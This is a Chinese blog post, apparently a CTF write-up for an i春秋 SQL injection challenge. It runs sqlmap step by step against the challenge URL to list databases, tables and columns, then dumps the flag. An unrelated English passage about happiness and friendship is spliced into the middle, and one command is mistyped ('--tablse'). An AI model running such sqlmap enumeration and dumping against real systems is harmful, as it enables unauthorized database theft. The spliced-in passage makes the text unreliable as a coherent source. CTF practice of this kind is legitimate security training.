安全-SQL注入-1（i春秋）

原创

小狐狸FM 于 2021-07-12 11:36:52 发布 328 收藏 1

分类专栏： 安全 # CTF夺旗 文章标签： 数据库 mysql python sql ctf

本文链接：https://blog.csdn.net/smallfox233/article/details/118670674

安全 同时被 2 个专栏收录

91 篇文章 8 订阅

订阅专栏

CTF夺旗

38 篇文章 0 订阅

订阅专栏

文章目录

一、题目

二、WriteUp

一、题目

《从0到1：CTFer成长之路》题目

分值：100分　　类型：Web　　题目名称：SQL注入-1　　已解答

题目内容：SQL注入-1

http://eci-2zebvabc2wy90vrlopn6.cloudeci1.ichunqiu.com:80

00 : 34 : 33

延长时间(3)　重新创建


Flag:　　提交

解题排名：　1 6d726f623074　2 ichb76bf0c8...　3 djkkkkk

提交Writeup获取泉币

二、WriteUp

访问页面后发现传入了一个值为 1 的参数




notes

Happy

Why am I feeling so happy today? Well, I just got to spend three days with some of my very best friends having fun together. Yes, I am happy because I had so much fun, but I am also happier because of my connections to these people. Belonging to a community of people helps us feel connected to something greater than ourselves. Research has actually shown that people who are part of community have less stress, recover more quickly from illnesses, and have less chance of a mental illness.


使用的是 sqlmap 工具进行数据库的注入和检测，需要 python 环境
可以去sqlmap官网下载对应的压缩包，并解压缩到本地



然后在 cmd 中移动到 sqlmap 对应的路径，
命令： cd [路径]

```
C:\Users\86138>cd C:\Users\86138\Desktop\工具\sqlmap-SQL注入工具
```


先运行一下 sqlmap ，如果有出现下面的图标就表示 sqlmap 可用
如果你是使用 kalinux 中的 sqlmap 时，命令 python sqlmap.py 可以改为 sqlmap
命令： python sqlmap.py




之后检测一下目标网址是否存在 `sql` 注入

命令： `python sqlmap.py -u [网址]`

命令： `python sqlmap.py -r [抓包请求]`



存在着基于布尔盲注、时间盲注和联合查询的漏洞



使用 `--dbs` 爆数据库，可用的数据库共四个

`test` 、 `information_schema` 、 `mysql` 和 `performance_schema` 是 `Mysql` 中默认的数据库

命令： `python sqlmap.py -u [网址] --dbs`

```
C:\Users\86138\Desktop\工具\sqlmap-SQL注入工具>python sqlmap.py -u http://eci-2zebvabc2wy90vrlopn6.cloudeci1.ichunqiu.com/index.php?id=1 --dbs
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.5.7.2#dev}
|_ -| . [(]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respon
```



```
available databases [4]:
[*] information_schema
[*] mysql
[*] note
[*] performance_schema
```

经过多次查询后，发现 `flag` 是存在于 `note` 数据库中，之后查询 `note` 存在的数据表

命令： `python sqlmap.py -u [网址] -D [数据库名] --tablse`

```
C:\Users\86138\Desktop\工具\sqlmap-SQL注入工具>python sqlmap.py -u http://eci-2zebvabc2wy90vrlopn6.cloudeci1.ichunqiu.com/index.php?id=1 -D note
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.5.7.2#dev}
|_ -| . [,]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org
```

```
Database: note
[2 tables]
+--------+
| fl4g   |
| notes  |
+--------+
```

共有两张表， `fl4g` 和 `notes` ，很大概率 `flag` 在第一张表中，所以先查询一下 `fl4g` 存在的字段

命令： `python sqlmap.py -u [网址] -D [数据库名] -T [表名] --columns`

```
C:\Users\86138\Desktop\工具\sqlmap-SQL注入工具>python sqlmap.py -u http://eci-2zebvabc2wy90vrlopn6.cloudeci1.ichunqiu.com/index.php?id=1 -D note -T fl4g --columns
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.5.7.2#dev}
|_ -| . [']     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org
```

```
Database: note
Table: fl4g
[1 column]
+---------+-------------+
| Column  | Type        |
+---------+-------------+
| fllllag | varchar(40) |
+---------+-------------+
```

里面存在一个 `fllllag` 的字段，爆破一下字段的值找到了 `flag`

命令： `python sqlmap.py -u [网址] -D [数据库名] -T [表名] -C [字段名] --dump`

```
C:\Users\86138\Desktop\工具\sqlmap-SQL注入工具>python sqlmap.py -u http://eci-2zebvabc2wy90vrlopn6.cloudeci1.ichunqiu.co
m/index.php?id=1 -D note -T fl4g -C fllllag --dump
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.5.7.2#dev}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org
```

```
Database: note
Table: fl4g
[1 entry]
+---------------------------------+
| fllllag                         |
+---------------------------------+
| n1book{union_select_is_so_cool} |
+---------------------------------+
```